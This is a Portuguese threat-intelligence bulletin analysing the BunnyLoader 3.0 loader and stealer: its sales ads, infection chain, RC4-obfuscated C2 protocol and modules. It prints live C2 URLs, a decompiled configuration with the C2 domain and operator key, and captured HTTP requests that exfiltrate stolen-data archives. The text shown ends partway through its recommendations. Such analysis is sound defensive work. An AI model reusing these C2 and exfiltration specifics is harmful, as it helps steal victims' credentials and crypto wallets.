



# BOLETIM DE SEGURANÇA

Variante do malware BunnyLoader utiliza novas funcionalidades de ataques modulares



Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

### [Heimdall Security Research](#)



Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

### [Boletins de Segurança – Heimdall](#)



ISH

#### CONTAS DO FACEBOOK SÃO INVADIDAS POR EXTENSÕES MALICIOSAS DE NAVEGADORES

Descoberto recentemente que atores maliciosos utilizam extensões de navegadores para realizar o roubo de cookies de sessões de sites como o Facebook. A extensão maliciosa é oferecida como um anexo do ChatGPT...

BAIXAR



ISH

#### ALERTA PARA RETORNO DO MALWARE EMOTET!

O malware Emotet após permanecer alguns meses sem operações retornou com outro meio de propagação, via OneNote e também dos métodos já conhecidos via Planilhas e Documentos do Microsoft Office...

BAIXAR



ISH

#### GRUPO DE RANSOMWARE CLOP EXPLORANDO VULNERABILIDADE PARA NOVAS VÍTIMAS

O grupo de Ransomware conhecido como CLOP está explorando ativamente a vulnerabilidade conhecida como CVE-2023-0669, na qual realizou o ataque a diversas organizações e expôs os dados no site de data leaks...

BAIXAR

## SUMÁRIO

1	Sumário Executivo .....	6
2	Informações sobre o malware .....	7
3	Atualização do servidor C2 .....	11
4	Recomendações .....	16
5	Indicadores de Compromissos .....	17
6	Referências .....	18

## LISTA DE TABELAS

Tabela 1 – Funções do BunnyLoader C2 e comunicações associadas. ....	12
Tabela 2 – Indicadores de Compromissos de artefatos. ....	17
Tabela 3 – Indicadores de Compromissos de Rede. ....	17

## LISTA DE FIGURAS

<i>Figura 1 – Anúncio do BunnyLoader 1.0 na Dark Web. ....</i>	<i>7</i>
<i>Figura 2 – Servidor C2 do Bunnyloader .....</i>	<i>8</i>
<i>Figura 3 – Estrutura de diretórios no servidor C2 em 37.139.129[.]145. ....</i>	<i>8</i>
<i>Figura 4 – Cadeia de infecção .....</i>	<i>9</i>
<i>Figura 5 – Anúncio do BunnyLoader 3.0 no Telegram. ....</i>	<i>10</i>
<i>Figura 6 – Cabeçalhos HTTP de uma conexão inicial com o servidor C2. ....</i>	<i>11</i>
<i>Figura 7 – Função de configuração do cliente. ....</i>	<i>13</i>
<i>Figura 8 – Tasks e DLL. ....</i>	<i>13</i>
<i>Figura 9 – Módulo stealer BunnyLoader. ....</i>	<i>14</i>
<i>Figura 10 – Tráfego HTTP de exfiltração de dados .....</i>	<i>15</i>


## 1 SUMÁRIO EXECUTIVO

---

Pesquisadores de segurança cibernética da [Unit42](#), descobriram uma variante atualizada de um stealer e loader de malware chamado **BunnyLoader**, este malware modulariza suas funções e tem a capacidade de evitar detecção. Ele está em constante desenvolvimento com habilidades para roubar informações, credenciais, criptomoedas e para entregar malware adicional às vítimas. Em 11 de fevereiro de 2024, o desenvolvedor do malware, conhecido como **Player** ou **Player\_Bunny**, anunciou a nova versão, BunnyLoader 3.0, e apresenta módulos reescritos para roubo de dados, redução do tamanho da carga útil e melhorias nos recursos de **keylogging**.

## 2 INFORMAÇÕES SOBRE O MALWARE

O BunnyLoader, foi anunciado inicialmente como uma botnet MaaS e loader malware, sendo desenvolvido rapidamente. A versão 1.0 foi lançada em setembro de 2023. Escrito em C/C++, ele possui recursos como carregamento sem arquivo, roubo de credenciais, e roubo da área de transferência. O comprador tem a liberdade de escolher qual malware o BunnyLoader irá entregar. No entanto, o autor proíbe explicitamente o uso deste malware contra sistemas russos, uma prática comum entre os autores de malware que residem na Rússia ou nas proximidades para evitar a atenção das autoridades russas.



New BunnyLoader v1.0 Botnet! | Native C/C++ Fileless Loader & Stealer + Much More!  
by PLAYER - Monday September 4, 2023 at 03:34 PM

**PLAYER**

Breached

MEMBER

Posts: 1  
Threads: 1  
Joined: Sep 2023  
Reputation: 0

A. Introduction -> BunnyLoader is a loader-malware that designed to load other types of malware based on the attackers choice. BunnyLoader's fileless loading capability makes it difficult for anti viruses to remove the attackers malware. This loader also has stealer and clipper functions to extract sensitive data and proactively replace copied crypto wallet addresses with the attacker's wallet. The loader is written in C / C++ for some fast task performance.

B. Web panel features ->

1. Dark and modern CrC
2. Has 5 different sections
3. Statistics section shows the amount of received stealer logs, total clients, connected clients, disconnected clients and active tasks
4. Clients section posts information about the target computer ( Country, Hostname, IP, Version, System, Privileges, State, Anti Virus, Date ) and an 'Action' column with a reverse shell feature. It allows the attacker to remotely send cmd commands and receive the output in real time.
5. Tasks section shows the current active tasks, it posts task information ( ID, Parameters, Creation Date, Action ) and a selectable box with available tasks.

6. Available tasks:

- > Trojan Downloader: Download & Execute (Fileless Execution) and Download & Execute (Disk execution)
- \* Please note that Fileless execution is ONLY for native files with the size no more than 1MB
- > Stealer: Run Stealer
- > Clipper: Bitcoin, Monero, Ethereum, Litecoin, Dogecoin, ZCash, and Tether USDT

7. Settings section allows an attacker to make changes to the CrC database at a click of a button:

- > Clear All Clients
- > Clear Active Clients
- > Clear Inactive Clients
- > Clear Active Tasks
- > Clear Stealer Logs

8. Stealer Logs section posts some info about the target computer with the number of recovered data like Chromium Data, Messages, and Wallets with a button to download them.

C. Client features ->

1. Anti analysis
2. Ability to load malware Filelessly or Dropping it to disk ( based on the attacker's choice )
3. Proactive clipper

Figura 1 – Anúncio do BunnyLoader 1.0 na Dark Web.

Em setembro de 2023, o malware foi reformulado, introduzindo novos recursos como correções de bugs, evasão antivírus, métodos de recuperação de dados, caminhos de navegador, funcionalidade de keylogger e proteções anti-análise. A constante mudança no ecossistema de malware e a remoção da família Qakbot em agosto de 2023 abriram espaço para outros operadores de loaders MaaS. O BunnyLoader aproveitou essa oportunidade, atraindo interesse do mercado com sua reformulação agressiva e lançando o BunnyLoader 2.0. Em outubro, uma versão “privada” do malware foi oferecida por US\$ 350. Diferente da versão original, esta foi ofuscada e atualizada regularmente para evitar proteções antivírus, provavelmente motivada pela descoberta do malware por pesquisadores de segurança. A versão mais recente, BunnyLoader 3.0, foi anunciada em 11 de fevereiro de 2024 no canal Telegram do autor.

Na descoberta realizada inicialmente no BunnyLoader 1.0 em setembro, ele usava **37.139.129[.]145** para seu servidor C2.




Figura 2 – Servidor C2 do Bunnyloader

Nas versões iniciais do BunnyLoader, a comunicação com os servidores C2 era realizada através de uma estrutura de diretório padronizada, **http://[url]/Bunny/[PHP endpoint]**. Esse padrão foi observado em todas as principais amostras até a introdução do BunnyLoader 3.0.

http://37.139.129.145/Bunny/TaskHandler.php?BotID=272148461iq
http://37.139.129.145/Bunny/StealerRegistration.php?country=
http://37.139.129.145/Bunny/ResultCMD.php?country=Italy&ip=34.17.49.70&host=468325&ver=2.0&system=Microsoft+Windows+10+Pro%0A&privs=Admin&av=Windows+Defender&value=
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=3&BotID=27214846115118539-3749460369-599379286
http://37.139.129.145/Bunny/Hearbeat.php?country=United+States&ip=34.86.73.37&host=AZURE-PC&ver=2.0&system=Microsoft+Windows+7+Professional+%0A&privs=Admin&av=N%2FA
http://37.139.129.145/Bunny/Add.php?country=Italy&ip=34.17.49.70&host=468325&ver=2.0&system=Microsof
http://37.139.129.145/Bunny/Echoer.php?country=Italy&ip=34.17.49.70&host=468325&ver=2.0&system=Micro
http://37.139.129.145/Bunny/TaskHandler.php?BotID=272148461 BunnyLogs
http://37.139.129.145/Bunny/Echoer.php?country=Italy&ip=34.17.49.70&host=468325&ver=2.0&system=Microsoft+Windows+10+Pro%0A&privs=Admin&av=Windows+Defender
http://37.139.129.145/Bunny/Hearbeat.php?country=&ip=1.254.1.255%0A&host=WALKER-PC&ver=2.0&system=Microsoft+Windows+7+Enterprise+%0A&privs=Admin&av=N/A
http://37.139.129.145/Bunny/Hearbeat.php?country=Italy&ip=34.17.49.70&host=468325&ver=2.0&system=Mi
http://37.139.129.145/Bunny/Add.php
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=3&BotID=2902388419
http://37.139.129.145/Bunny/Echoer.php?country=&ip=1.254.1.255%0A&host=WALKER-PC&ver=2.0&system=Microsoft+Windows+7+Enterprise+%0A&privs=Admin&av=N%2FA
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=3&BotID=272148461-4e4c-bd18-02b67ac065cc
http://37.139.129.145/Bunny/TaskHandler.php?BotID=272148461e
http://37.139.129.145/Bunny/Echoer.php
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=3&BotID=272148461
http://37.139.129.145/Bunny/StealerLogs/BunnyLogs_468325.zipM
http://37.139.129.145/Bunny/Add.phpConnected
http://37.139.129.145/Bunny/Echoer.php?country=United+States&ip=34.86.73.37&host=AZURE-PC&ver=2.0&system=Microsoft+Windows+7+Professional+%0A&privs=Admin&av=N/A
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=5&BotID=27214846115118539-3749460369-599379286
http://37.139.129.145/Bunny/TaskHandler.php?CommandID=5&BotID=272148461.
http://37.139.129.145/Bunny/TaskHandler.php?BotID=272148461IR
http://37.139.129.145/Bunny/Hearbeat.php?country=Italy&ip=34.17.55.59&host=841618&ver=2.0&system=Microsoft+Windows+10+Pro%0A&privs=Admin&av=Windows+Defender
http://37.139.129.145/Bunny/Uploader.phpWinsta0

Figura 3 – Estrutura de diretórios no servidor C2 em 37.139.129[.]145.



O BunnyLoader 2.0 se registra no servidor C2 usando URLs terminadas em Add.php. Antes disso, ele coleta informações do dispositivo para identificação. Após a comunicação com o C2, o malware envia solicitações constantes usando URLs terminadas em *TaskHandler.php*, que iniciam tarefas maliciosas. Essas tarefas, codificadas em funções separadas, incluem, registro de teclas, roubo da área de transferência, download de malware adicional, execução remota de comandos, roubo de carteira criptografada, roubo de credenciais de aplicativos

Em outubro, foi identificada uma nova infraestrutura C2 em **185.241.208[.]83** e amostras do malware em um arquivo ZIP chamado *Shovel Knight.zip*. Este arquivo continha um executável do Windows, que é o *stager* do BunnyLoader 2.0. Shovel Knight é um videogame popular, cujo nome foi usado pelos agentes da ameaça para induzir os usuários a executarem arquivos maliciosos. Em novembro, foi identificada campanhas usando servidores C2 com os ips, **195.10.205[.]23** e **172.105.124[.]34**.

As amostras de novembro de 2023 usaram Themida e PureCrypter para compactar arquivos executáveis do Windows para o BunnyLoader, indicando esforços para proteger o malware. Em dezembro, foram observados novos servidores C2 com os ips, **134.122.197[.]80** e **91.92.254[.]3**. A cadeia de infecção de dezembro foi mais complexa, com mudanças nos TTPs e o início com um contatogtas inédito que levava ao PureCrypter e se bifurcava em duas ramificações.




Figura 4 – Cadeia de infecção

A infecção PureCrypter se ramifica de duas maneiras. Uma delas continua a disseminar mais malware **Pure**, descarta o carregador **PureLogs** e, posteriormente, entrega o stealer PureLogs. A outra ramificação utiliza um injetor .NET para entregar o BunnyLoader, que se disfarça como o arquivo **notepet.exe**, um aplicativo de monitoramento de saúde para animais de estimação.

Foi observado que o BunnyLoader usa um erro de digitação do aplicativo para nomear o arquivo como notep.exe. Este arquivo foi usado pelos atores da ameaça para entregar o malware ladrão Meduza. Depois da atividade em dezembro, o autor da ameaça anunciou uma grande reformulação com o lançamento do BunnyLoader 3.0 em 11 de fevereiro de 2024.




Figura 5 – Anúncio do BunnyLoader 3.0 no Telegram.

A última versão do BunnyLoader, a 3.0, apresenta uma estrutura de diretórios em seus servidores C2 diferente da versão 2.0. Essa estrutura é formatada como `http://[C2]/[path]/[PHP API]`. Mais detalhes sobre isso são discutidos na seção [Hopping Through the Bytes](#). Na versão 3.0 do BunnyLoader, o agente de ameaça utiliza um conta-gotas, que é entregue através de um arquivo CMD com o malware BunnyLoader embutido nele, para entregar a verdadeira carga maliciosa. Uma vez que o BunnyLoader é entregue à máquina alvo pelos invasores, o malware se conecta a um servidor C2 em **91.92.247[.]212**, que responde e fica à espera de mais instruções do autor da ameaça.

### 3 ATUALIZAÇÃO DO SERVIDOR C2

A URI base para a comunicação C2 não sofreu alterações, mantendo o formato `http://[C2]/[path]/[PHP API]`. A versão atual do BunnyLoader, está programada para se conectar ao servidor C2 em `hxxp://ads[.]hostloads[.]xyz/BAGUvIxJu32I0/gate.php`. Diferente das versões anteriores que usavam a string Bunny na URL, o BunnyLoader 3.0 permite a personalização do nome do caminho pelo operador. Antes do BunnyLoader 3.0, múltiplos endpoints de API PHP eram usados pelos servidores para receber comunicações dos clientes. No entanto, todas as amostras do malware identificadas utilizam um único endpoint, `gate.php`.

Na versão 3.0 introduziu uma mudança significativa na forma como os parâmetros HTTP são enviados. Ao invés de enviar em texto puro, como nas versões anteriores, agora os valores são ofuscados através da **criptografia RC4**. Uma chave aleatória de 32 caracteres é gerada a cada execução do BunnyLoader, sendo utilizada para criptografar todos os valores dos parâmetros de consulta HTTP. Estes valores criptografados são então convertidos em charcode e codificados em URL, onde um cliente realiza uma conexão inicial com o servidor C2.

```
GET /BAGUvIxJu32I0/gate.php?ipaddress=26+17+74+186+106+137+232+247+227+152+249+74+11&hos
tname=111+99+43+223+11+240+150+226+143+228+251+41+7+76+39&version=24+8+72&system=124+79+
22+240+48+200+181+239+235+134+232+63+80+118+122+67+30+17+125+224+253&privileges=126+85+2
9+230&arch=83+30+78&antivirus=124+79+22+240+48+200+181+239+158+211+174+31+80+102+122+67&
disk_id=24+16+72+172+106+143+242+249+232+142&key=114+105+47+196+14+228+135+128+137+252+1
29+41+117+113+102+70+5+20+56+235+247+127+244+208+147+91+204+118+135+165+215+24+16+30+190
+123+96+148+111+211+76+152+30+49+254+75+204+36+107+223+230+212+100+237+140+191+178+119+3
7+79+101+173+138+74+7+255+240+78+124+207+22+253+95+15+220&enc_key=p1USiZA6JrHkIJL0fGoJhz
Pj78BXe4Jx HTTP/1.1
User-Agent: Windows Defender
Host: ads.hostloads.xyz
Cache-Control: no-cache

HTTP/1.1 200 OK
content-type: text/html; charset=UTF-8
content-length: 12
date: Tue, 05 Mar 2024 20:53:47 GMT
server: LiteSpeed
connection: Keep-Alive
```

Figura 6 – Cabeçalhos HTTP de uma conexão inicial com o servidor C2.

A diferenciação das solicitações do cliente pelo servidor C2 é realizada através do uso de um formato de parâmetro URI único para cada função do cliente, em conjunto com um agente de usuário específico. Abaixo é mostrada todas as possíveis rotinas de comunicação C2, detalhando sua finalidade e os parâmetros empregados

ID	Propósito	Agente de usuário	Parâmetros HTTP/S URI
1	Estabelece a conexão inicial com o servidor C2.	Windows Defender	Ipaddress, hostname, version BunnyLoader version), system (Operating System) privileges (Local or Admin), arch (CPU Architecture), antivirus disk_id (Bot ID), key (BL Operator Key), enc_key (RC4 Key)
2	Envia um heartbeat para o C2 a cada 50 segundos.	Avast	heart (BL Operator Key), hostname, system (Operating System), arch (CPU Architecture) heart_enc_key (RC4 Key)
3	Envia uma solicitação a cada dois segundos. A resposta esperada é um comando executado por meio da linha de comando do Windows.	ESET SECURITY	Hostname, system, arch, cecho (BLOperator Key), enc_cecho (RC4 Key)
4	Resposta ao C2 após executar o comando da linha anterior.	McAfee	val (BL Operator Key, hostname, system, arch, value (command output), va_enc_key (RC4 Key)
5	Envia uma solicitação a cada dois segundos. A resposta esperada é um comando especialmente formatado analisado pelo cliente.	AVG	BID (Bot ID), bid_enc_key (RC4 Key)
6	Resposta ao C2 após executar o comando da linha anterior.	Google Chrome	CID (Command ID, bid (Bot ID), enc_key (RC4 Key)
7	Envia uma solicitação a cada dois segundos. A resposta esperada é um comando especialmente formatado analisado pelo cliente. Usado para baixar o módulo de negação de serviço (DoS).	Avast	DBID (Bot ID), DBID_enc_key (RC4 Key)
8	Resposta ao C2 após executar o comando da linha anterior.	Google Chrome	DCID (Command ID), DBID (Bot ID), d_enc_key (RC4 Key)

Tabela 1 – Funções do BunnyLoader C2 e comunicações associadas.

O binário contém codificações para diversos elementos, incluindo o endereço C2, a versão do BunnyLoader e o ID do operador. Além disso, uma chave RC4 é produzida por essa função. Esses componentes codificados são cruciais para o funcionamento do sistema.

```
u42_copy_func_0(c2_domain, "ads.hostloads.xyz", 0x11u);
dword_7971F0 = 0;
c2_api_path = 0i64;
dword_7971F4 = 0;
u42_copy_func_0(&c2_api_path, "BAGUvIxJu32I0", 0xDu);
dword_797208 = 0;
BunnyLoader_version_string = 0i64;
dword_79720C = 0;
u42_copy_func_0(&BunnyLoader_version_string, "3.0", 3u);
dword_797220 = 0;
operator_key = 0i64;
dword_797224 = 0;
u42_copy_func_0(&operator_key, "YOWPQ[AOSJISKsykw,xosiwkwosulqoPQIDYWZLSAOIWHDM5K6372863738273722727392738", 0x4Bu);
u42_create_random_string((void *)&generated_rc4_key, 32);
```

Figura 7 – Função de configuração do cliente.

A versão 3.0 do BunnyLoader apresenta duas mudanças significativas. A primeira é a transição de um arquivo único para um cliente base menor, com módulos disponíveis para download. Embora grande parte do código do cliente seja semelhante ao das versões anteriores, recursos como o stealer personalizado, o clipper, o keylogger e as novas funções DoS agora estão em binários separados.

Os operadores têm a opção de implantar esses módulos ou usar os comandos integrados do BunnyLoader para carregar o malware desejado. A segunda mudança ocorre quando o BunnyLoader é executado em um computador alvo. Ele fará check-in no C2 a cada dois segundos, aguardando um comando específico. Essas instruções permitem o download e a execução de malware adicional no computador alvo.

```
1 ID --> [value]; Task_Name --> [value]; Task_Args --> [value]; DLL --> [value]
```

Figura 8 – Tasks e DLL.

Os valores Task\_Name e Task\_Arg são derivados do comando e encaminhados para as funções apropriadas, que orientam o cliente a baixar e executar a nova carga útil. Qualquer solicitação de download HTTP feita através desses comandos usará o agente de usuário (onde o download é armazenado no disco) ou **curl/1.0** (para injeção sem arquivo). Todos os arquivos baixados serão armazenados na pasta `%localappdata%\Temp` do computador da vítima.

O módulo stealer do BunnyLoader 3.0 opera de forma autônoma, roubando credenciais e exfiltrando dados diretamente para o servidor C2, usando o mesmo formato `http://[C2]/[caminho]/[API PHP]` do cliente base. Todas as funções de roubo de informações armazenarão os dados coletados na pasta `%localappdata%\Temp\ADE_LOGS`. O ladrão também é responsável por fazer upload de logs do módulo keylogger, que irá procurar e copiar para a mesma pasta. Depois que todos os dados forem coletados, o ladrão usará o PowerShell para compactar a pasta ADE\_LOGS em um arquivo .zip. Antes de exfiltrar o .zip, o ladrão enviará uma solicitação GET ao C2 com um resumo dos dados roubados, com o agente do usuário Windows Defender.

Parâmetro de consulta HTTP	Valor
roubo_id	ID do bot
endereço de IP	Endereço IP de destino
sistema	Sistema operacional
chromo	Número de navegadores capturados
mensagens	Número de serviços de mensagens capturados
carteiras	Número de carteiras criptografadas capturadas
teclas digitadas	Número de arquivos de log de pressionamento de tecla encontrados
jogos	Número de plataformas de jogos capturadas
VPNs	Número de serviços VPN capturados
arquivos	Número de arquivos de destino capturados (consulte o Apêndice para extensões de arquivo de destino)
extensões	Número de extensões do Chrome capturadas
tipo	Valor codificado de ZIP
tamanho	Tamanho do arquivo ZIP
link	String no formato: <code>http://[C2]/[caminho]/Logs/ADE_LOGS_[hostname].zip</code>
Código chave	ID do operador
enc_key	Chave RC4

Figura 9 – Módulo stealer BunnyLoader.

Caso o C2 forneça uma resposta apropriada, o módulo padrão irá proceder com o carregamento do arquivo .zip. Este processo será realizado através do agente de usuário denominado Uploader e um cabeçalho HTTP *Content-Type* personalizado, como ilustrado na Figura 9. Após a conclusão bem-sucedida do upload, os dados que foram coletados, juntamente com o arquivo .zip, serão removidos pelo stealer.

```
GET /BAGUvIxJu32I0/gate.php?theft_id=51+105+136+246+46+111+193+214+67+1416ipaddress=49+1
04+138+224+46+105+219+216+72+155+195+126+177&system=87+54+214+170+116+40+134+192+64+133+
210+11+234+28+20+110+111+40+81+193+61&chromLum=54+106&messages=48&wallets=48&keystrokes=
48&games=48&vpns=48&files=48&extensions=48&type=90+22+232&size=55+108+143+254&link=104+4
3+204+190+33+112+218+129+21+198+220+38+235+27+5+112+112+59+92+193+118+61+161+152+100+218
+67+92+135+242+219+210+63+235+201+186+6+7+212+13+26+42+132+156+230+122+17+119+15+203+207
+52+135+239+209+210+30+48+135+12+255+44+109+225+154+42+107+242+243+94+63+142&key_code=89
+16+239+158+74+4+180+175+34+255+187+29+207+27+8+107+116+45+20+202+55+54+177+149+32+239+1
09+104+167+232+227+197+37+207+179+204+22+96+161+13+38+12+184+250+240+118+16+101+16+207+1
90+84+239+153+172+183+102+83+251+100+224+78+12+229+251+33+18+248+234+23+111+204+223+11+1
28&enc_key=DnDcP0yfr1HkakHLSv2ERe3mrQ0Bnhuz HTTP/1.1
User-Agent: Windows Defender
Host: ads.hostloads.xyz
Cache-Control: no-cache

HTTP/1.1 200 OK
content-type: text/html; charset=UTF-8
content-length: 0
date: Tue, 05 Mar 2024 20:55:19 GMT
server: LiteSpeed
connection: Keep-Alive

POST /BAGUvIxJu32I0/gate.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
User-Agent: Uploader
Host: ads.hostloads.xyz
Content-Length: 7788
Cache-Control: no-cache

POST /BAGUvIxJu32I0/gate.php HTTP/1.1
Host: ads.hostloads.xyz
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Length: 7411

-----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="file"; filename="C:\Users\user\AppData\Local\Temp\
ADE_LOGS_DESKTOP-UR359N8.zip"
Content-Type: application/octet-stream

PK.....eX.....Extensions\PK.....eX.....Games\PK.....
.eXT4.\.....Information.txt.e.00.1...M.....^.....1F`qA@7...Tm...].7.e...../3o^..w
.G....)w..5..&m.H.#.p6$.m....|m%.>..g#Bn..'U9..T.9.....v..Ue.3.....
+....Uo.r66.....x.....Y...N.&b:G.p..."~r....y].|o.M...M...Z...:..lB..{.,k.@$.
. .].....K..).3..].I...V9.Y.....U.v..L>4.8..N....
p,#wX..K...P...p.Y.....%)uE...a5\~+1.i*Nz.G.. ['..0.....yD....M-.,.#.q|...#.s...
PK.....eX.....Messages\PK.....eX.0.....ngrok not fou
nd..w..PK.....eX.0.....No Keystrokes Found..w..PK.....eX.....
...VPNs\PK.....eX.....Wallets\PK.....eX.....Browsers\Aut
ofills.txtPK.....eX.
).o.....Browsers\CCs.txt..E.vN.yy.>..).E
..z.z..
.z.6.*...+Z;V!$2...Q...s...S...sS!....A.!..~...!..'
```

Figura 10 – Tráfego HTTP de exfiltração de dados

## 4 RECOMENDAÇÕES

---

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

### **Atualização das aplicações**

- Mantenha todos os seus softwares, incluindo o sistema operacional e os aplicativos, atualizados. Muitas vezes, os malwares exploram vulnerabilidades em softwares desatualizados.

